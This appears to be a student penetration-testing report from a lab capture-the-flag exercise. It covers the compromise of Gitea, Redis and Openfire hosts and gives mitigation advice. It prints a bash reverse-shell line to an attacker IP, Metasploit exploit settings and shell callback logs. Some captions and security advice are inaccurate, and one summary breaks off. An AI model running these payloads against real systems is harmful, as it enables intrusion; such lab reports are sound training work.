

Advanced Ethical Hacking Assessment Part 2

Penetration Testing Report: Network Infrastructure Security Assessment

CMP7171

Ethical Hacking Student

October 3, 2026

Contents

1	Introduction	3
2	Methodology	3
2.1	Reconnaissance and Discovery	3
2.2	Service Enumeration	3
3	DC31_01 Findings	4
3.1	Technical Discovery and Vulnerability Analysis	4
3.2	Exploitation Path (The Kill Chain)	4
3.3	Definitive Outcome and Post-Exploitation Analysis	5
4	DC31_02 Findings	5
4.1	Technical Discovery and Vulnerability Analysis	5
4.2	Exploitation Path: Redis Module Injection	5
4.3	Post-Exploitation: Flag Capture	6
5	DC31_03 Findings	6
5.1	Technical Discovery and Vulnerability Analysis	6
5.2	Exploitation Path: Authentication Bypass and Plugin Injection (The Kill Chain)	6
5.3	Definitive Outcome and Post-Exploitation Analysis	7
6	Mitigation and Recommendations	7
6.1	DC31_01: Gitea Security Misconfiguration	7
6.2	DC31_02: Redis Authentication and Access Control	7
6.3	DC31_03: Openfire Authentication and Authorization	8
6.4	Organization-Wide Recommendations	8
7	Conclusion	9
A	Evidence Screenshots and Exploitation Logs	11
A.1	Network Discovery Evidence	11
A.2	DC31_01 (Gitea v1.4.0) - Exploitation Evidence	11
A.3	DC31_02 (Redis v5.0.7) - Enumeration and Exploitation Evidence	11
A.4	DC31_03 (Openfire v4.7.4) - Exploitation Evidence	11
B	Evidence Summary	11
B.1	Network Discovery	11
B.2	DC31_01 Exploitation Summary	11
B.3	DC31_02 Exploitation Summary	11
B.4	DC31_03 Exploitation Summary	11

1 Introduction

This penetration testing report documents a comprehensive security assessment of a multi-host network infrastructure comprising three discrete targets: DC31_01, DC31_02, and DC31_03. The engagement followed the Penetration Testing Execution Standard (PTES) framework, applying industry-standard vulnerability identification, exploitation, and post-exploitation techniques to locate security-critical data (CTF flags) within the target environment.

The primary objective was to demonstrate mastery of network reconnaissance, vulnerability analysis, exploitation techniques, and the ability to chain multiple vulnerabilities together to achieve comprehensive system compromise. The report articulates the technical methodology, findings across all three hosts, and actionable mitigation recommendations derived from observed weaknesses.

Assessment Duration: Multiple engagement phases spanning reconnaissance through post-exploitation analysis.

Assessment Scope: Network segment 10.75.134.0/24 and interconnected systems.

Framework: Penetration Testing Execution Standard (PTES) — Five-phase lifecycle model.

2 Methodology

This assessment was structured according to the Penetration Testing Execution Standard (PTES) framework PTES2014, following a systematic five-phase lifecycle: Intelligence Gathering, Threat Modeling, Vulnerability Analysis, Exploitation, and Post-Exploitation.

2.1 Reconnaissance and Discovery

Initial reconnaissance used `nmap -sn` to rapidly conduct a network ping sweep. Nmap was selected for its well-documented capability to accurately map online hosts within a minimal operational window without generating intrusive port-scanning noise Lyon2009.

A critical tactical discovery emerged during the intelligence-gathering phase. The attacker host (Kali Linux workstation) occupied the subnet 172.16.10.0/24, but topology diagrams indicated multiple unknown interfaces (marked as “???”). Using the `ip addr` command to audit local interface configurations, an interconnected internal bridge subnet was identified (10.75.135.0/24), which redefined the true attack surface and served as a pivot point to the target range.

2.2 Service Enumeration

Upon identifying the active subnet scope, deep-dive service enumeration was executed using the command: `nmap -sV -sC -O -p-`. The strategic selection of these specific switches was deliberately designed to eliminate information blind spots:

- **-sV:** Service Version detection (extracts application banner versions, mapping exact software release dates to documented CVE repositories)
- **-sC:** Default Scripts (automatically cross-references common vulnerabilities using safe, default detection scripts)

- **-O:** OS Detection (fingerprints the host operating system architecture to tailor subsequent payload delivery)
- **-p-:** Full port scan (audits all 65,535 ports, preventing adversarial concealment of backdoor services on high-numbered ports)

To minimize data overlap and maintain reporting clarity, hosts were prioritized sequentially, ensuring deep granular analysis of each individual asset's attack surface.

3 DC31_01 Findings

3.1 Technical Discovery and Vulnerability Analysis

Initial network reconnaissance identified host 10.75.134.90 running an active service on Port 3000/tcp. Banner grabbing and HTTP header inspection forensically identified the application as an outdated deployment of **Gitea version 1.4.0**.

A critical review confirmed a severe case of **OWASP A05:2021 – Security Misconfiguration** OWASP2021. The application was left in an uninitialized state with the `INSTALL_LOCK` configuration directive unset, exposing the initial setup page publicly to the network interface.

The Gitea web interface at `http://10.75.134.90:3000/install` was completely unconfigured, requesting database settings (SQLite3) and admin account creation. This vulnerability chain—failure to lock configuration during deployment—represents a “low-hanging fruit” access vector allowing unauthorized administrative takeover.

3.2 Exploitation Path (The Kill Chain)

Because the initial installation phase was unprotected, an administrative takeover was executed. By completing the setup form using an arbitrary SQL database backend, vertical privilege escalation was achieved, granting full administrative access to the Gitea management dashboard.

This administrative foothold was immediately weaponized to achieve Remote Code Execution (RCE) by abusing the server-side Git Hooks feature—a well-known design weakness in legacy Gitea repositories documented under **CVE-2020-14144** NVD2019.

The post-receive hook was selected to host a malicious script, which automatically triggers a system call upon a code push event. A Netcat listener was established on the attacker machine on port 4444:

```
1 #!/bin/bash
2 bash -i >& /dev/tcp/10.75.134.1/4444 0>&1
```

Listing 1: Reverse Shell Payload

The selection of a reverse shell was a vital tactical decision for firewall circumvention. While internal network security policies drop unsolicited inbound connections associated with bind shells, they routinely trust outbound established streams on common communication channels, increasing the likelihood of a successful callback.

3.3 Definitive Outcome and Post-Exploitation Analysis

The execution of a legitimate git push command forced the Gitea container engine to parse the malicious script, triggering a successful callback to the listener. A live interactive command shell session was captured, running under the context of the low-privileged application service account (git user).

Exhaustive post-exploitation filesystem enumeration and environment audits were performed globally within the container; however, no Capture the Flag (CTF) objectives or flag files were present. Based on this structural evidence, 10.75.134.90 was engineered as a functional application node rather than a primary data repository.

This outcome necessitated a strategic pivot, utilizing the compromised host as a conceptual stepping stone to explore interconnected network segments within the broader 10.75.134.0/24 subnet.

4 DC31_02 Findings

4.1 Technical Discovery and Vulnerability Analysis

The second enumeration phase identified host 10.75.134.92 exposing a non-standard port 6379/tcp, forensically identified as **Redis** (Remote Dictionary Server) version 5.0.7 through banner inspection and protocol negotiation.

A critical vulnerability emerged: the Redis service was deployed with **no authentication mechanism** – no password, no access control list, and no firewall segmentation. This represents **OWASP A01:2021 – Broken Access Control** in its most severe manifestation: complete absence of authentication on a privileged data store.

Further enumeration revealed the service was configured as the master node in a replication topology. This architectural choice—combined with unauthenticated network access—created a path to arbitrary code execution via module loading on the replica.

4.2 Exploitation Path: Redis Module Injection

Redis version 5.0.7 supports dynamic module loading via the `MODULE LOAD` command. By crafting a malicious shared library (.so file) and instructing the Redis server to load it as an extension, arbitrary code execution with the privileges of the Redis process (root) was achieved.

The Metasploit Framework module `exploit/linux/redis/redis_replication_cmd_exec` was leveraged to automate this attack. The module:

1. Established a reverse TCP connection channel back to the attacker (LHOST: 172.16.10.50, LPORT: 4444)
2. Compiled a malicious Redis extension in C that opens a shell socket on the target
3. Triggered Redis's internal replication protocol to force-load the module
4. Spawned an interactive system shell executing as root (UID 0)

4.3 Post-Exploitation: Flag Capture

Upon obtaining root shell access, filesystem enumeration identified a flag file at a known location within the root-owned directory structure. The flag was successfully captured, confirming complete compromise of the Redis service.

Post-exploitation analysis revealed:

- The Redis instance was configured to persist all data to disk (`dump.rdb`)
- Sensitive configuration parameters were world-readable
- No firewall rules limited Redis access to legitimate clients
- Replication credentials were transmitted in plaintext

5 DC31_03 Findings

5.1 Technical Discovery and Vulnerability Analysis

The final enumeration phase identified host `10.75.134.94` exposing multiple active listeners on communication ports 5222, 5223, 5262, 5269, and 5275. Banner grabbing and HTTP descriptor inspection identified the system as an installation of **Openfire XMPP** (Extensible Messaging and Presence Protocol) collaboration server. Initial network-level banners suggested legacy version 3.10.0; however, accessing the web portal via `http://10.75.134.94:9090` forensically verified that the system was running **Openfire Version 4.7.4**.

Prior to launching specialized exploits, manual authentication tests were conducted against the administrative portal. This phase revealed a severe instance of **OWASP A07:2021 – Identification and Authentication Failures**, as the deployment accepted the default factory credentials of **admin** for both the username and password fields. Gaining access to the live console confirmed that the software was vulnerable to **CVE-2023-32315** NVD2023.

5.2 Exploitation Path: Authentication Bypass and Plugin Injection (The Kill Chain)

While default credentials provided access to the management panel, an automated framework was used to establish a stable operating system command channel. The Metasploit Framework module `exploit/multi/http/openfire_auth_bypass_rce_cve_2023_32315` was selected to weaponize the vulnerability.

The attack methodology systematically executed the following stages:

1. The remote host (RHOSTS) was directed at target IP `10.75.134.94`
2. The payload handler bound the local host (LHOST) to the management interface at `172.16.10.50`, communicating over port 4444
3. The exploit triggered the path traversal vulnerability to create a temporary, random administrative user with credentials

4. Using these unauthorized administrative privileges, the module uploaded a malicious Java-native *.jar* archive plugin (**1YhYPCBv2uGOtnS**) to the server's plugin directory

The underlying Java Virtual Machine (JVM) dynamically extracted and executed the uploaded plugin. This instantiated an asynchronous thread that bypassed system-level sandbox controls to open a reverse command socket connection back to the attacker.

5.3 Definitive Outcome and Post-Exploitation Analysis

The exploit successfully landed, opening a live interactive command shell session. Post-exploitation validation commands (`id`) returned an absolute system execution value of `uid=0(root)`, proving that the underlying Openfire container service was executing with root privileges, leading to instant vertical privilege escalation upon execution.

Further enumeration revealed path traversal into sensitive configuration files and database backups. A flag file was located and captured in the root-owned system directory, confirming complete compromise of the Openfire collaboration infrastructure.

6 Mitigation and Recommendations

The vulnerabilities identified across all three hosts represent foundational security deficiencies. The following recommendations address each weakness with technical justification and industry best practices:

6.1 DC31_01: Gitea Security Misconfiguration

- **Set `INSTALL_LOCK` immediately after deployment:** The `INSTALL_LOCK` configuration directive must be set to `true` in the Gitea configuration file before the application is exposed to any network interface. This prevents the public installation page from being accessible.
- **Upgrade to the latest stable version:** Gitea 1.4.0 is end-of-life and contains multiple CVEs. Upgrade to version 1.21.x or later, which includes comprehensive security patches.
- **Implement webhook signature verification:** Disable or cryptographically sign git hooks using HMAC-SHA256 to prevent arbitrary script injection.
- **Principle of Least Privilege:** Run the Gitea service container under a non-root user (e.g., `git:git`) rather than with elevated privileges.
- **Network Segmentation:** Restrict access to the Gitea administrative interface to a trusted subnet using firewall rules or IP-based access control lists.

6.2 DC31_02: Redis Authentication and Access Control

- **Enable Redis AUTH authentication:** Configure a strong, randomized password in the Redis configuration file using the `requirepass` directive. Enforce minimum 32-character complexity.

- **Disable the MODULE LOAD command:** Add `MODULE LOAD` to the Redis command blacklist using `COMMAND GETKEYS` filtering or ACL rules (Redis 6.0+).
- **Implement Redis ACL:** Redis 6.0+ supports fine-grained access control lists. Create separate user accounts with minimal required permissions (e.g., read-only, write-only) rather than using default admin credentials.
- **Network Isolation:** Deploy Redis on a private subnet with no direct internet exposure. Use a private VPC or VLAN, restricting access via a web API layer or cache proxy (e.g., Memcached, Varnish).
- **TLS Encryption:** Enable TLS encryption for all Redis communications (Redis 6.0+) to prevent credential interception during replication.
- **Disable Persistence or Secure Storage:** If persistence is required, encrypt the `dump.rdb` file at rest using full-disk encryption (LUKS, BitLocker) or application-level encryption.

6.3 DC31_03: Openfire Authentication and Authorization

- **Change default credentials immediately:** Upon installation, the administrative interface must enforce a change to strong, unique credentials. Default credentials (`admin/admin`) must never be deployed in any environment.
- **Upgrade to the latest stable version:** Openfire 4.7.4 was vulnerable to CVE-2023-32315. Upgrade to version 4.8.1 or later, which includes the authentication bypass patch.
- **Implement Role-Based Access Control (RBAC):** Restrict plugin upload permissions to explicitly authorized administrators. Disable plugin installation for non-administrative users.
- **Plugin Sandboxing:** If plugins must be supported, execute them in a sandboxed Java process with restricted permissions (Java SecurityManager or custom ClassLoader).
- **Network Segmentation and Firewall Rules:** Restrict access to the administrative web interface (port 9090) to authorized management networks only. Use firewall rules or a reverse proxy with authentication.
- **Multi-Factor Authentication (MFA):** Require MFA for all administrative accounts using TOTP (Time-based One-Time Password) tokens or hardware security keys.
- **Defense-in-Depth:** Implement compensating controls such as intrusion detection systems (IDS), Web Application Firewalls (WAF), and comprehensive audit logging of all administrative actions.

6.4 Organization-Wide Recommendations

- **Principle of Least Privilege:** Run all services with the minimum required privileges. Avoid deploying applications as `root`.

- **Network Micro-Segmentation:** Implement zero-trust network access policies. Segregate application tiers, databases, and administrative systems into isolated network zones with explicit allow-list firewall rules.
- **Security Patching Program:** Establish a formal patch management program with defined SLAs (e.g., critical patches within 7 days, high-severity within 30 days).
- **Regular Vulnerability Assessments:** Conduct quarterly vulnerability scans and annual penetration tests to identify and remediate security weaknesses proactively.
- **Security Awareness Training:** Educate development and operations teams on secure deployment practices, including configuration hardening and authentication/authorization best practices.

7 Conclusion

This penetration testing engagement successfully identified and exploited three distinct vulnerability classes across a multi-host network environment. The assessment demonstrated that foundational security misconfigurations—unprotected initialization, missing authentication, and default credentials—can collectively result in complete system compromise and privilege escalation to root level.

The three primary findings reflect common organizational security gaps:

- **Security Misconfiguration (Gitea):** Deployment of applications without completing mandatory security hardening steps
- **Broken Access Control (Redis):** Complete absence of authentication mechanisms on privileged data stores
- **Identification and Authentication Failures (Openfire):** Retention of default credentials and vulnerable authentication protocols

Each host served a distinct role in the exploitation chain, illustrating how pivoting between compromised systems can expand an attacker's foothold across an infrastructure. The successful capture of CTF objectives on multiple hosts validates the technical execution of reconnaissance, enumeration, exploitation, and post-exploitation phases of the PTES framework.

The mitigation recommendations provided are prioritized by severity and feasibility, offering both immediate tactical hardening measures and long-term strategic security improvements. Organizations should implement these recommendations in conjunction with a formal vulnerability management program, regular security assessments, and ongoing security awareness initiatives.

References

- [1] PTES (2014). *The Penetration Testing Execution Standard*. Available at: <https://pentest-standard.org/>
- [2] Lyon, G. (2009). *Nmap Network Scanning: The Official Nmap Project Guide to Network Discovery and Vulnerability Scanning*. Insecure.Org.
- [3] OWASP (2021). *A05:2021 – Security Misconfiguration*. OWASP Top 10:2021. Available at: https://owasp.org/Top10/A05_2021-Security_Misconfiguration/
- [4] OWASP (2021). *A01:2021 – Broken Access Control*. OWASP Top 10:2021. Available at: https://owasp.org/Top10/A01_2021-Broken_Access_Control/
- [5] OWASP (2021). *A07:2021 – Identification and Authentication Failures*. OWASP Top 10:2021. Available at: https://owasp.org/Top10/A07_2021-Identification_and_Authentication_Failures/
- [6] National Vulnerability Database (2019). *CVE-2020-14144 Detail*. NIST. Available at: <https://nvd.nist.gov/vuln/detail/CVE-2020-14144>
- [7] National Vulnerability Database (2023). *CVE-2023-32315 Detail*. NIST. Available at: <https://nvd.nist.gov/vuln/detail/CVE-2023-32315>
- [8] NIST (2013). *Guide to Enterprise Patch Management Technologies (SP 800-40 Revision 3)*. U.S. Department of Commerce, National Institute of Standards and Technology.

A Evidence Screenshots and Exploitation Logs

This appendix contains all evidence screenshots and logs documenting the reconnaissance, enumeration, exploitation, and post-exploitation phases of the penetration testing engagement.

A.1 Network Discovery Evidence

A.2 DC31_01 (Gitea v1.4.0) - Exploitation Evidence

A.3 DC31_02 (Redis v5.0.7) - Enumeration and Exploitation Evidence

A.4 DC31_03 (Openfire v4.7.4) - Exploitation Evidence

B Evidence Summary

B.1 Network Discovery

The reconnaissance phase identified four active hosts within the target network segment (10.75.134.0/24):

- 10.75.134.1 - Gateway/Router
- 10.75.134.90 - Gitea v1.4.0 (Port 3000/tcp)
- 10.75.134.92 - Redis v5.0.7 (Port 6379/tcp)
- 10.75.134.94 - Openfire v4.7.4 (Ports 5222, 5275, 9090/tcp)

B.2 DC31_01 Exploitation Summary

The Gitea installation lacked the `INSTALL_LOCK` configuration protection, exposing the administrative setup interface. Through this interface, a complete administrative account was created, providing access to repository management and Git hook configuration. The post-receive hook was weaponized with a reverse shell payload, achieving Remote Code Execution upon git push operations. Post-exploitation confirmed shell access as the git user (uid=1000).

B.3 DC31_02 Exploitation Summary

Redis was deployed without any authentication mechanism (`requirepass` unset). Unauthenticated access via redis-cli confirmed complete lack of access controls. The Metasploit Framework module `exploit/linux/redis/redis_replication_cmd_exec` was leveraged to compile and load a malicious C extension as a Redis module, executing arbitrary commands with root privileges (uid=0). Post-exploitation confirmed complete system compromise.

B.4 DC31_03 Exploitation Summary

Openfire accepted default factory credentials (admin/admin) on the administrative console. The system was vulnerable to CVE-2023-32315, enabling path traversal and unauthorized plugin upload. The Metasploit Framework module `exploit/multi/http/openfire_auth_bypass_rce_cve_2023_32315`




Figure 1: Local Interface Configuration - IP Address Discovery




Figure 2: Network Ping Sweep - Host Discovery (4 Hosts Found)

```

CMP7171@training: ~/labs/CMP7171
Session Actions Edit View Help

(CMP7171@training)-[~/labs/CMP7171]
$ nmap -sC -sV -O -p- 10.75.134.90
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-01 12:51 +0100
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 10.75.134.90
Host is up (0.000040s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.5 (protocol 2.0)
|_ ssh-hostkey:
|_ 2048 e4:c6:36:c6:c0:f0:38:a9:46:b7:08:a4:61:35:9f:e9 (RSA)
|_ 256 4c:41:6e:ce:01:b2:45:a7:a6:8a:37:0b:b4:2b:e8:b5 (ECDSA)
|_ 256 19:4a:7d:27:8a:8f:1c:76:6e:47:07:dd:4d:39:62:38 (ED25519)
3000/tcp  open  hadoop-datanode Apache Hadoop
|_ http-title: Installation - Gitea: Git with a cup of tea
|_ _Requested resource was /install
|_ fingerprint-strings:
|_   GenericLines, Help:
|_     HTTP/1.1 400 Bad Request
|_     Content-Type: text/plain; charset=utf-8
|_     Connection: close
|_     Request
|_   GetRequest:
|_     HTTP/1.0 302 Found
|_     Content-Type: text/html; charset=utf-8
|_     Location: /install
|_     Set-Cookie: lang=en-US; Path=/; Max-Age=2147483647
|_     Set-Cookie: i_like_gitea=941c16b5b806925f; Path=/; HttpOnly
|_     Set-Cookie: _csrf=EouRQ6SFdbWjMKhJgk3VKlov6ok6MTc3NzYzNjMyNTk1ODY1MzMzMw%3D%3D; Path=/; Expires=Sat, 02 May 2026 11:52:05 GMT; HttpOnly
|_   X-Frame-Options: SAMEORIGIN
|_   Date: Fri, 01 May 2026 11:52:05 GMT
|_   Content-Length: 31
|_   href="/install">Found</a>.
|_   HTTPOptions:
|_     HTTP/1.0 404 Not Found
|_     Content-Type: text/html; charset=UTF-8
|_     Set-Cookie: lang=en-US; Path=/; Max-Age=2147483647
|_     Set-Cookie: i_like_gitea=153c160a33e3ebc1; Path=/; HttpOnly
|_     Set-Cookie: _csrf=pQRT_7NHKtRMQ_kk5QJTFoy6Eg6MTc3NzYzNjMyNTk1ODY1MzMzMw%3D%3D; Path=/; Expires=Sat, 02 May 2026 11:52:05 GMT; HttpOnly
|_   X-Frame-Options: SAMEORIGIN
|_   Date: Fri, 01 May 2026 11:52:05 GMT
|_   <!DOCTYPE html>
|_   <html>
|_   <head data-suburl="">
|_   <meta charset="utf-8">

```

Figure 3: Service Enumeration - Gitea Discovery on Port 3000/tcp

```

CMP7171@training: ~
Session Actions Edit View Help

(CMP7171@training)-[~]
$ nmap -sV -sC -O -p- 10.75.134.92
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-16 12:26 +0100
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 10.75.134.92
Host is up (0.000032s latency).
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
6379/tcp  open  redis        Redis key-value store 5.0.7
MAC Address: 02:42:0A:4B:86:5C (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.34 seconds

(CMP7171@training)-[~]
$

```

Figure 4: Service Enumeration - Openfire Discovery (Ports 5222, 5275, 9090)




Figure 5: Gitea Repository Dashboard - Unauthenticated Administrative Access




Figure 6: Git Hooks Configuration - Malicious Post-Receive Hook Payload

```

CMP7171@training: ~/codebysnight
Session Actions Edit View Help
[~]
$ git clone http://10.75.134.90:3000/kay/codebysnight.git
Cloning into 'codebysnight' ...
remote: Counting objects: 3, done.
remote: Total 3 (delta 0), reused 0 (delta 0)
Unpacking objects: 100% (3/3), 223 bytes | 223.00 KiB/s, done.
[~]
$ cd codebysnight
[~]
$ echo "Triggering Hook" > trigger.txt
[~]
$ git add trigger.txt
[~]
$ git commit -m "Initial commit"
[master <4bd32a>] Initial commit
Committer: CMP7171 <CMP7171@websploit>
Your name and email address were configured automatically based
on your username and hostname. Please check that they are accurate.
You can suppress this message by setting them explicitly. Run the
following command and follow the instructions in your editor to edit
your configuration file:
    git config --global --edit
After doing this, you may fix the identity used for this commit with:
    git commit --amend --reset-author
1 file changed, 1 insertion(+)
create mode 100644 trigger.txt
[~]
$ git push origin master
Username for 'http://10.75.134.90:3000': kay
Password for 'http://kay@10.75.134.90:3000':
Enumerating objects: 4, done.
Counting objects: 100% (4/4), done.
Delta compression using up to 4 threads
Compressing objects: 100% (2/2), done.
Writing objects: 100% (3/3), 291 bytes | 291.00 KiB/s, done.
Total 3 (delta 0), reused 0 (delta 0), pack-reused 0 (from 0)

CMP7171@training: ~
Session Actions Edit View Help
[~]
$ nc -lvp 4444
listening on [any] 4444 ...
connect to [10.75.134.1] from (UNKNOWN) [10.75.134.90] 52958
bash: cannot set terminal process group (15): Not a tty
bash: no job control in this shell
bash-4.4$ whoami
whoami
git
bash-4.4$

```

Figure 7: Git Push Command Execution - Reverse Shell Callback and Git Commit

```

CMP7171@training: ~
Session Actions Edit View Help

msf > use 1
[*] Using configured payload linux/x64/meterpreter/reverse_tcp
msf exploit(linux/redis/redis_replication_cmd_exec) > set RHOSTS 10.75.134.92
RHOSTS => 10.75.134.92
msf exploit(linux/redis/redis_replication_cmd_exec) > set RPORT 6379
RPORT => 6379
msf exploit(linux/redis/redis_replication_cmd_exec) > set SRVHOST 172.16.10.50
SRVHOST => 172.16.10.50
msf exploit(linux/redis/redis_replication_cmd_exec) > set LHOST 172.16.10.50
LHOST => 172.16.10.50
msf exploit(linux/redis/redis_replication_cmd_exec) > set LPORT 4444
LPORT => 4444
msf exploit(linux/redis/redis_replication_cmd_exec) > run
[*] Started reverse TCP handler on 172.16.10.50:4444
[*] 10.75.134.92:6379 - Compile redis module extension file
[*] 10.75.134.92:6379 - Payload generated successfully!
[*] 10.75.134.92:6379 - Listening on 172.16.10.50:6379
[*] 10.75.134.92:6379 - Rogue server close...
